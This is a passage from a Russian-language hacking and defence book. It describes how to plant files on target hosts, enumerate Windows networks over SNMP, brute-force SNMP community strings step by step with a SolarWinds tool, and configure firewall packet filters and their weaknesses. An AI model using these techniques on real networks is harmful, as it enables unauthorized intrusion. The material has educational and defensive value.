А как можно переписать файл на атакуемый компьютер? Путей очень много, и один из них указан в предыдущей главе - атакой на протокол NetBIOS, или в Главе 9 - подготовив и отправив письмо с активным вложением, которое загрузит на жертвенный хост файл, скажем, с использованием клиента TFTP. Можно также прибегнуть к методам социальной инженерии и заставить ламера щелкнуть на ссылке для загрузки бесплатной чудо-программы (это наилучший метод для людей со специфическими наклонностями). Если хост pcAnywhere функционирует как Web-сервер, есть смысл атаковать сервер IIS, как это описано в Главе 12 - и если это программа IIS 5, не обработанная сервисными пакетами, то шансы на успех почти стопроцентные. Совсем уж примитивный вариант атаки таков - улучив момент, сесть за консоль компьютера, хозяин которого ушел на перекур, и незаметно для окружающих записать ему на диск файл профиля абонента pcAnywhere - и дело сделано.

А как можно удаленно определить, установлен ли на компьютере хост pcAnywhere и работает ли он в данный момент? Для этого следует обратиться к средствам инвентаризации ресурсов локальной сети, которые должны выявить на компьютере открытые порты удаленного управления, и эти методы мы описали в Главе 14. Однако в сетях Windows имеется и еще одна возможность - использование средств инвентаризации, встроенных в системы Windows NT/2000/XP, которые опираются на протокол SNMP (Simple Network Management Protocol - Простой протокол сетевого управления).

Хакинг клиентов SNMP

Протокол SNMP предназначен для удаленного администрирования хостов локальной сети. Для хакеров протокол SNMP обеспечивает большие возможности по инвентаризации сети, не воспользоваться которыми - просто грех, и на уязвимостях SNMP основаны многие хакерские атаки. Поэтому разработано множество программ управления сетями с опорой на протокол SNMP, из которых выделим пакет SOLARWINDS **(http://www.solarwinds.net).** Все эти утилиты - двойного применения; системные администраторы используют их для администрирования сети, а хакеры - для проникновения в сеть и овладения ее ресурсами. Так что перейдем к знакомству с пакетом SOLARWINDS с учетом задач хакинга и антихакинга - каждому, как говорится, свое.

Дополнительная ценность протокола SNMP выявляется в том случае, когда поддержка протокола NetBIOS в сети TCP/IP будет отключена - компьютеры Windows 2000/XP предоставляют такую возможность. Тогда для инвентаризации ресурсов сети Windows NT/2000/XP хакер может прибегнуть к возможностям, предоставляемым протоколом SNMP, который обеспечивает не менее широкие возможности.

Протокол SNMP

Протокол SNMP представляет собой стандарт управления сетями TCP/IP (а также сетями IPX). На основе протокола SNMP создаются программные средства удаленного управления сетевыми хостами - серверами, рабочими станциями и другими устройствами - позволяющие настраивать работу сетевых хостов, наблюдать за их работой, отслеживать сбои и текущую деятельность пользователей в сети.

Для работы вышеуказанных программных средств SNMP используются системы управления SNMP (или консоли SNMP) и агенты SNMP, т.е. службы SNMP, собирающие информацию об узлах, и помещающие ее в базы данных MIB (Management Information Base - База управляющей информации). База MIB содержит таблицу запущенных служб, сведения о способе разграничения доступа, перечень сеансов и учетных записей пользователей, набор общих ресурсов сервера и другую, весьма обширную, информацию. Для просмотра базы MIB применяются системы управления SNMP, например, утилита snmputil из пакета W2RK или же специальное программное обеспечение, примером которого является приложению IP Network Browser, входящее в пакет SOLARWINDS 2002 Engineer's Edition (на узле **http://www.solarwind.net** предоставляется пробная 30-ти дневная версия).

Хосты, на которых функционируют консоли и агенты SNMP, объединяются в сообщества SNMP, идентифицируемые именами сообщества. Агенты SNMP каждого хоста сообщества могут передавать сообщения в ответ на запросы кон-

солей SNMP только «своего» сообщества и тех сообществ, которые указаны в списке, создаваемом при конфигурировании службы SNMP. Для обмена информацией используется транспортный протокол UDP, поддержанный маршрутизацией по протоколу IP, а передача пакетов SNMP выполняется через сокеты Windows с портами 161 и 162.

Приложение **SOLARWINDS**

ЕСЛИ хакеру удастся определить имя сообщества SNMP, инвентаризация сетевых ресурсов компьютеров сообщества не вызывает никаких проблем. Для решения этой задачи можно воспользоваться пакетом SOLARWINDS, включающем в себя самые разнообразные утилиты для сбора сведений о локальной сети.

На Рис. 15.13 представлен диалог браузера MIB из пакета SolarWinds 2001 Engineer's Edition, отображающий записи базы данных MIB компьютера **Alex-3**, входящие в раздел сведений об учетных записях и общих ресурсах компьютера.




*Рис. 15.13. Содержимое базы MIB для компьютера **Alex-3***

На Рис. 15.13 можно заметить, что данные, отображаемые браузером MIB, аналогичны извлеченным из базы SAM с помощью утилиты LC4 (см. Главу 14). Таким образом, база МЮ не менее информативна, чем база SAM, за тем только исключением, что в ней отсутствуют пароли учетных записей.

Имеется и другая утилита для просмотра ресурсов сетевых хостов, называемая IP Network Browser, которая представляет информацию в базе данных MIB инвентаризуемой сети в более доступной форме (см. Рис. 15.14).




Рис. 15.14. Просмотр базы MIB браузером IP Network Browser

Вся проблема в использовании базы MIB для целей инвентаризации состоит в получении имени сообщества, которое по сути представляет собой пароль для доступа к информации в базе MIB. Эта задача вовсе не безнадежна, поскольку средства пакета SOLARWINDS 2001 Engineer's Edition включают утилиты SNMP Brute Force Attack и SNMP Dictionary Attack для взлома доступа к базе MIB подбором имени сообщества, выполняемого, соответственно, прямым перебором символов и путем словарной атаки. Успех такой атаки основан на следующем обстоятельстве.

Очень часто [3] для именования сообществ SNMP администраторы, входящие в категорию «ламеров», используют установленные по умолчанию имена **public,** или **private,** или их вариации. Опять-таки сошлемся на [3], где утверждается, что такая порочная практика носит массовый характер. Поэтому утилиты SNMP Brute Force Attack и SNMP Dictionary Attack для взлома доступа к сообществу SNMP как раз и учитывают такую особенность всех этих ламеров. Они позволяют хакеру вводить начальные имена сообщества SNMP типа **public** или **private** в стартовую строку поиска с автоматической генерацией вариантов испытуемых строк. Это позволяет быстро находить имена типа public1, public2 и тому подобные, основанные на стандартном имени **public.** Небольшое экспериментальное исследование указанных утилит взлома позволяет сделать вывод - шансы на успех инвентаризации сети взломом базы MIB достаточно высоки.

Покажем, как работает утилита SNMP Brute Force Attack, взломав имя сообщества SNMP нашей экспериментальной сети с помощью такой последовательности действий.

> Запустите утилиту SNMP Brute Force Attack. На экране отобразится окно SNMP **Brute Force Attack** (Атака взлома SNMP грубой силой) (Рис. 15.15).




Рис. 15.15. Рабочее окно утилиты для взлома SNMP грубой силой

> Щелкните на кнопке **Settings** (Параметры). На экране появится диалог **SNMP Brute Force Attack References** (Параметры взлома SNMP грубой силой), представленный на Рис. 15.16.




Рис. 15.16. Диалог для настройка параметров атаки

> В зависимости от своих предпочтений установите параметр **Try community string up to 6 character long** (Проверять строки имен сообщества длиной до 6 символов включительно).

Этот параметр очень важен, поскольку определяет объем поиска; при его установке не следует увлекаться, и всегда нужно помнить, что трудозатраты на взлом доступа к информации всегда должны соответствовать ценности информации. (Это основной принцип криптоанализа - а то ведь есть люди, которые готовы сутками долбить вход в чужой почтовый ящик, чтобы потом сделать с ним какую-то мелкую гадость. Интересно, кто оплачивает им время, проведенное в Интернете?) Учтите также, что в мире полным-полно компьютеров с именем сообщества SNMP, заданным по умолчанию - **public, private** и их производными - не перевелись еще ламеры!

- Так что установите, для начала, параметр **Try community string up to 6 character long** (Проверять строки имен сообщества длиной до 6 символов включительно) в 7 символов, сдвинув ползунок чуть вправо.
- Откройте вкладку **Community string** (Строка имени сообщества); ее содержимое представлено на Рис. 15.17.




Рис. 15.17. Задание начальной строки для поиска имени сообщества SNMP

- В поле **Starting Community String** (Начальная строка имени сообщества) введите **publica** - тогда поиск начнется с 7-ой буквы а в конце слова.
- Щелкните на кнопке OK и зайдите диалог настройки параметров атаки.
- В диалоге **SNMP Brute Force Attack** (Атака взлома SNMP грубой силой) щелкните на кнопке **Attack** (Атака).
- Наблюдайте за ходом поиска - на экран в строке **Current Community String** (Текущая строка поиска) будут последовательно выводиться тестируемые имена. В случае успеха отобразится сообщение, представленное на Рис. 15.18.

*Рис. 15.18. Имя сообщества SNMP найдено - **public1**!*
Только не думайте, что это так просто сделать в действительности...

Чтобы отразить такую атаку на протокол SNMP, следует закрыть доступ к портам 161 и 162, используемым агентами и консолью SNMP, прибегнув к средствам фильтрации TCP/IP, либо средствами аплета Службы (Services) компьютера Windows 2000/XP, чтобы отключить на хосте службу SNMP. В любом случае имя сообщества SNMP должно быть достаточно сложным для взлома методом грубой силы, поскольку имя сообщества служит фактически паролем доступа к агенту SNMP.

Заключение

Установленные на сетевом хосте средства удаленного управления, как от независимого производителя (программа pcAnywhere), так и встроенные (служба SNMP) могут стать настоящими воротами для хакера, поскольку очень часто после инсталляции этих средств их система защиты не настраивается должным образом (если вообще настраивается). Это касается практически всех общераспространенных приложений удаленного управления, особенно ранних версий [3]. Хотя новейшая на момент написания этих строк программа pcAnywhere значительно более защищена от локальных и удаленных атак, направленных на извлечение паролей доступа к хостам, все-таки, как мы видели, у хакеров имеются достаточно надежные пути для преодоления преград.

Чтобы выявить компьютер с установленным приложением удаленного управления, можно воспользоваться средствами протокола SNMP, обеспечивающего работу агентов и консоли SNMP управления ресурсами компьютера. Браузер IP Network Browser, рассмотренный в этой главе, надежно идентифицирует открытые порты программы удаленного управления pcAnywhere, после чего хакер может воспользоваться различными средствами для удаленного взлома доступа к хосту pcAnywhere.

Не следует пренебрегать также возможностями SNMP для решения общей задачи инвентаризации атакуемых систем. Средства защиты агентов и консоли SNMP, встроенные в систему Windows, весьма примитивны и не обеспечивают должной безопасности для компьютеров сообщества SNMP. Для хакера это предоставляет обширные возможности по инвентаризации ресурсов сетевых хостов и последующих попыток взлома доступа к компьютерам.

Что касается антихакеров, то здесь, как везде и всюду, следует не забывать об основном правиле безопасности - пароли доступа к хостам pcAnywhere должны быть достаточно сложными, чтобы их нельзя было взломать простой словарной атакой или даже простым перебором. С другой стороны, описанную выше атаку на хост pcAnywhere можно предотвратить, просто ограничив доступ к папкам компьютера, хранящим настроечную информацию. Поэтому настройка системы защиты Windows - наилучший способ предотвращения атак на средства удаленного управления.

ГЛАВА 16.
Хакин2 брандмауэров

В этой главе мы поговорим о брандмауэрах - защитных программах, которые ныне считаются чуть ли не панацеей от всех бед, которые подстерегают беспечных пользователей компьютеров, подсоединенных к сети - локальной или Интернету. Функции брандмауэра просты - он должен встретить на пороге поступающие на компьютер сетевые пакеты и далее либо отбросить их, либо пропустить внутрь защищаемого хоста или целой локальной сети.

В Главе 14 мы продемонстрировали, что может сделать более-менее подготовленный хакер с компьютером, подсоединенным к сети без всякой защиты, и вы, наверное, поняли, что венцом всех стараний для хакера является загрузка и запуск на атакуемом компьютере агента удаленного управления, проще говоря, трояна. После этого знаменательного события ничто не помешает хакеру выгребать из хакнутого компьютера все сколько-нибудь ценное, включая пароли удаленного доступа, номера кредиток и все остальное. К тому же, создав запасные точки входа в компьютер (потайные ходы), хакер вообще станет практически вечным спутником жизни своей жертвы - избавиться от него будет очень, непросто...

Так что антихакеру лучше не доводить дело до такой крайности, и брандмауэр - одно из решений задачи. Поместив на входе в свой виртуальный дом сторожевую программу, антихакер, по крайней мере, может помешать выносу из дома собственных вещей. А хороший, толково настроенный брандмауэр вполне в состоянии прикрыть все входы в обороняемый компьютер и сообщать своему хозяину о вторжениях.

Так что же, выходит, что встретив брандмауэр, хакер должен повернуться и тихо уйти? Не тут-то было. Правильнее будет сказать, что встретив *корректно* настроенный брандмауэр, хакеру лучше поискать в атакуемый компьютер другую дорожку, полегче и попроще. Однако много ли их, правильно настроенных брандмауэров... Чаще всего о брандмауэре забывают сразу после инсталляции, считая, что далее все решится само собой. И вот тут-то у хакера и возникают некие перспективы. Но обо всем по порядку.

Что такое брандмауэр

Брандмауэром называют специальный программно-аппаратный комплекс, обеспечивающий защиту локальной сети от вторжений из локальной или глобальной сети, например, Интернета, в точке их соединения. Брандмауэры позволяют пропускать через сетевое соединение только авторизованный трафик, контролируя тем самым сетевое взаимодействие между компьютерами глобальной и локальной сети.

Например, брандмауэры позволяют управлять доступом сетевых пользователей к различным сетевым службам. Эта задача решается конфигурированием брандмауэра, при котором можно разрешать или блокировать доступ к отдельной службе локальной сети с помощью списков ACL (Access Control List - Список контроля доступа). Списки ACL предоставляют гибкие возможности управления доступом, поскольку с их помощью можно, скажем, разрешать доступ к отдельным службам и запрещать доступ ко всем остальным службам или, альтернативно, блокировать доступ к отдельным службам и разрешать доступ ко всем остальным службам. Администратор системы сам может выбрать наиболее удобный ему метод, ориентируясь на размер сети и число исполняемых служб.

Высокоразвитые брандмауэры позволяют выполнять очень точную настройку доступа к сетевым службам, предоставляя для этого удобный графический интерфейс. Хорошо настроенный брандмауэр не просто блокирует неавторизованные запросы со стороны внешних компьютеров, но и пытается идентифицировать авторов запроса вместе с немедленным уведомлением администратора системы о попытках таких запросов.

Брандмауэры позволяют маскировать IP-адреса хостов внутри локальной сети с помощью операции, называемой трансляцией сетевых адресов (сокращенно NAT - Network Address Translation). Маскированные IP-адреса становятся невидимыми для внешних пользователей, которые, например, для отправки почтовых сообщений внутреннему пользователю направляют его на почтовый шлюз, который переправляет его адресату.

Брандмауэры позволяют управлять сетевым трафиком, проходящим внутри локальной сети. С помощью брандмауэров можно разделить локальную сеть на домены безопасности - группы компьютеров с одним уровнем защищенности. На компьютерах наиболее защищенного домена следует хранить конфиденциальную информацию, например, учетные записи пользователей, документы финансовой отчетности, сведения о текущей производственной деятельности и т.п.

Это тем более важно, если персонал организации потенциально может быть вовлечен в кражу конфиденциальных сведений. Известно (см., например, [2, 12]), что до 80% всех компьютерных преступлений совершается персоналом самой организации. Разделение доступа пользователей к сетевым ресурсам разной степени секретности уже само по себе резко повышает уровень безопасности сети. Если к тому же настроить брандмауэр так, чтобы доступ к выделенному сетевому сегменту был максимально ограниченным, то можно в значительной степени обезопасить хранимую в сегменте информацию от раскрытия конфиденциальности.

Компоненты брандмауэра

Брандмауэры представляют собой совокупность аппаратных и программных компонентов, в число которых входят следующие.

- *Бастионный хост,* представляющий собой компьютер, подсоединенный и к локальной, и к глобальной сети. На бастионном компьютере устанавливаются все прочие компоненты брандмауэра. Примером бастионного хоста является компьютер с двумя сетевыми платами, каждая из которых подсоединена к отдельной сети. Именно с помощью такого компьютера мы будем описывать все хакерские манипуляции с брандмауэрами.
- *Шлюзы с фильтрацией пакетов.* Обычный маршрутизатор просто пересылает поступающие IP-пакеты по указанному адресу. Шлюзы с фильтрацией пакетов выполняют дополнительную функцию проверки поступающих IP-пакетов. Шлюзы с фильтрацией пакетов иногда называют защищенными маршрутизаторами. Следует учесть, что защищенные маршрутизаторы не проверяют содержимое поступающих пакетов, а имеют дело только с заголовочной информацией пакетов, контролируя IP-адреса источника и получателя пакета, используемые протоколы, службы, порты и другую информацию, указанную в списке ACL.
- *Программные посредники* (иногда называемые прикладными шлюзами), которые исполняются на бастионном хосте и ограничивают подключения к отдельным приложениям, например, почтовым клиентам. Для этой цели используются службы-посредники, которые устанавливаются на шлюзе отдельно для каждого приложения, которому разрешено сетевое взаимодействие через брандмауэр. Только те сетевые службы, для которых установлены службы-посредники, могут получать и отправлять сетевой трафик через шлюзы приложений, причем службы-посредники можно настроить на разрешения доступа лишь к определенному, ограниченному набору средств приложения. Примером шлюза прикладного уровня является прокси-сервер, управляющий сетевым трафиком и выполняющий аутентификацию пользователей.

Бастионный хост должен быть спроектирован так, чтобы он мог эффективно противостоять атакам хакеров. Например, компьютер, реализующий бастионный хост, должен использовать операционную систему с надежными средствами защиты. Далее, на бастионном хосте следует устанавливать только существенно необходимые службы, исключив, например, службы Telnet, DNS, FTP, SNMP и средства пользовательской аутентификации. Наличие таких служб - это сущий подарок для хакера, который, подключившись, скажем, к Telnet (очень популярная служба у хакеров), может получить доступ ко всему компьютеру.

Развертывание брандмауэра на бастионном хосте подразумевает настройку работы компонентов брандмауэра. Познакомимся с этой задачей поближе и начнем с важнейшей задачи - настройки средств фильтрации пакетов, используемых брандмауэрами.

Настройка шлюзов с фильтрацией пакетов

Шлюзы *с* фильтрацией пакетов проверяют заголовки входящих пакетов на предмет их удовлетворения определенным критериям, устанавливаемым с помощью правил фильтрации пакетов. Фильтрации подвергаются пакеты, поступающие как изнутри, так и извне локальной сети, причем фильтр работает асимметрично, различным образом обрабатывая входящие и исходящие пакеты. Таким образом, для фильтрации входящих и исходящих пакетов следует использовать различные правила фильтрации.

При поступлении пакета в брандмауэр, входящий в его состав маршрутизатор с фильтрацией пакетов извлекает из пакета заголовки и выполняет синтаксический анализ и проверку заголовков. Как правило, при этом проверяются только заголовки, относящиеся к протоколам TCP/IP и UDP. Далее к пакету последовательно применяются правила фильтрации пакетов, причем в том порядке, в котором они сохранены в списке ACL брандмауэра. Применение правил выполняется с учетом следующих принципов.

- Если при просмотре списка ACL будет найдено правило, разрешающее прохождение пакета, он немедленно направляется по назначению.
- Если будет найдено правило, запрещающее прохождение пакета, он немедленно отбрасывается.
- Если при просмотре списка ACL окажется, что для данного пакета отсутствуют правила, разрешающие его прохождение, пакет автоматически отбрасывается.

Чтобы создать правило фильтрации пакетов, следует указать:

- действие, выполняемое при совпадении критериев правила с параметрами пакета (например, «разрешить» или «блокировать»);
- протокол обработки пакета;
- номер порта для приема пакета.

Например, чтобы пропустить через брандмауэр пакет сообщения электронной почты, для почтового шлюза следует создать правило, разрешающее внешнее подключение к порту 25 по протоколу SMTP (Simple Mail Transfer Protocol – Простой протокол электронной почты).

Самое главное, на что следует обратить внимание при создании правил фильтрации пакетов - это порядок их записи в список ACL, от которого зависит функционирование брандмауэра. Некорректный порядок записи правил может привести к полному блокированию межсетевого соединения или к отбрасыванию корректных пакетов и разрешению некорректных.

Допустим, требуется создать правило, разрешающее подключение к почтовому шлюзу хоста Mailer всех хостов глобальной сети, кроме хоста **Spammer.** Для

этого создадим таблицу (см. таблицу 16.1), в которую будем записывать правила фильтрации.

Таблица 16.1. Шаблон таблицы правил фильтрации пакетов

Правило	Действие	Источник	Порт	Назначение	Порт	Комментарий
1.						

Вначале введем правило блокирования трафика через почтовый шлюз (см. таблицу 16.2).

Таблица 16.2. Добавление правила блокировки

Правило	**Действие**	**Источник**	**Порт**	**Назначение**	**Порт**	**Комментарий**
1.	**Блокировать**	**Spammer**	*	*	*	**Блокирование соединений**

В столбце **Действие** таблицы 16.2 указано действие, выполняемое при удовлетворении критериев правила, в данном случае - блокировка пакета. Далее, в столбце **Источник** указан хост-источник пакета - **Spammer,** а в столбце **Порт** - номер порта хоста-источника пакета. Следом определяются параметры получателя пакета: столбец **Назначение** содержит имя целевого хоста пакета, а столбец **Порт** - номер порта целевого хоста. Наконец, столбец **Комментарий** содержит комментарии к создаваемому правилу. Звездочки (*) в ячейках отмечают, что допускается любое значение параметра; в данном случае они показывают, что блокируются все пакеты из хоста **Spammer,** исходящие с любого порта хоста **Spammer** и направленные в любой порт любого хоста.

Теперь введем правило, разрешающее подключение к почтовому шлюзу от всех остальных хостов сети (см. таблицу 16.3).

Таблица 16.3. Добавление правила, разрешающего подключения к почтовому шлюзу

Правило	Действие	Источник	Порт	Назначение	Порт	Комментарий
1.	Блокировать	Spammer	*	*	*	Блокирование соединений
2.	Разрешить	*	*'	Mailer	25	Разрешение соединений

Теперь в столбце **Действие** правила 2 указывается действие **Разрешить,** разрешающее всем пакетам со всех исходных хостов поступать на SMTP-порт 25 почтового шлюза хоста **Mailer.**

Порядок правил фильтрации пакетов очень важен - перестановка правил 1 и 2 табл. 16.3 позволит всем хостам сети (включая **Spammer)** соединяться с почтовым шлюзом - ведь, не забывайте, к пакету *немедленно* применяются правила, разрешающие или блокирующие его прохождение через брандмауэр.

Сложность создания таких правил состоит в необходимости учета всех протоколов, служб и портов, используемых сетевыми хостами, без чего нельзя исключить риск атаки на эти хосты. Поэтому чаще всего правила фильтрации пакетов создаются постепенно, по мере эксплуатации системы и уточнении конфигурации брандмауэра.

Технически настройка таких правил не вызывает проблем. Например, в обсуждаемом далее брандмауэре WinRoute Pro для введения новых правил фильтрации пакетов следует выполнить такие шаги.

➤ Запустите администратора брандмауэра WinRoute Pro, выбрав команду меню **Пуск ◆ Программы ◆ WinRoute Pro ◆ WinRoute Administration** (Start ◆ Programs ◆ WinRoute Pro ◆ WinRoute Administration). На экране появится окно **Kerio WinRoute Administrator (localhost),** представленное на Рис. 16.1.




Рис. 16.1. Рабочее окно администратора WinRoute

> Подключитесь к хосту, выполнив команду меню **Action ◆ Connect** (Действие * Подключить). На экране появится диалог **Open Configuration** (Открытие конфигурации), представленный на Рис. 16.2.




Рис. 16.2. Диалог аутентификации пользователя брандмауэра WinRoute

- Введите свои идентификационные данные, если они у вас имеются, и нажмите кнопку **OK**; теперь администратор брандмауэра готов к работе.
- В рабочем окне администратора WinRoute выберите команду меню **Settings * Advanced * Packet Filter** (Параметры * Дополнительные ◆ Фильтрация пакетов). На экране появится диалог **Packet Filter** (Фильтр пакетов), представленный на Рис. 16.3.




Рис. 16.3. Диалог выбора фильтруемого интерфейса

Вкладка **Incoming** (Входящие) позволяет установить правила фильтрации входящих пакетов, а вкладка **Outgoing** (Исходящие) - исходящих. В списке представлены правила для всех интерфейсов компьютера.

- Для установки правила фильтрации выберите требуемый интерфейс или выберите сразу все интерфейсы, щелкнув на строке **Any Interface** (Все интерфейсы), и щелкните на кнопке Add (Добавить). На экране появится диалог **Add Item** (Добавить правила), представленный на Рис. 16.4.




Рис. 16.4. Диалог ввода правила фильтрации пакетов

> Чтобы создать правило фильтрации пакетов, в поле **Protocol** (Протокол) выберите протокол, пакеты которого вы будет фильтровать. В зависимости от выбора протокола в диалоге **Add Item** (Добавление правила) отобразится набор параметров, устанавливаемых для фильтрации пакетов выбранного протокола.

➤ Установите требуемые параметры и нажмите кнопку OK - в диалоге **Packet Filter** (Фильтр пакетов) (Рис. 16.3) отобразится созданное правило.

Уязвимости шлюзов с фильтрацией пакетов

Фильтрация пакетов служит эффективным средством защиты различных служб от сетевых атак, но методы фильтрации пакетов неэффективны против атак, не зависящих от сетевых служб. Примером является атака с подменой исходного IP-адреса пакета (IP-спуфинг), которая может быть применена к любой сетевой службе. Для исполнения такого рода атаки хакер в отсылаемом с внешнего хоста пакете подменивает реальный исходный IP-адрес фальшивым исходным IP-адресом, для которого разрешено прохождение пакетов. Например, этим фальшивым IP-адресом может быть IP-адрес внутреннего хоста сети. Если брандмауэр не настроен должным образом, пакет с фальсифицированным IP-адресом может быть пропущен в сеть.

Еще одним примером сетевой атаки, против которой бессильна фильтрация пакетов, является обход системы защиты сети путем указания маршрутной информации внутри переданного пакета. Опять-таки, если брандмауэр не будет настроен на отбрасывание пакетов, содержащих маршрутную информацию, такая атака может завершиться успехом.

Брандмауэры с фильтрацией пакетов могут также пропустить атаку, реализуемую фрагментацией пакетов, при которой хакер делит пересылаемые пакеты на маленькие части и посылает их на маршрутизатор с фильтрацией пакетов. Структура фрагментированного пакета такова, что номер порта целевого хоста содержит только самый первый фрагмент, а остальные фрагменты содержат лишь само сообщение. Поэтому, пропустив первый пакет, брандмауэр пропустит и остальные.

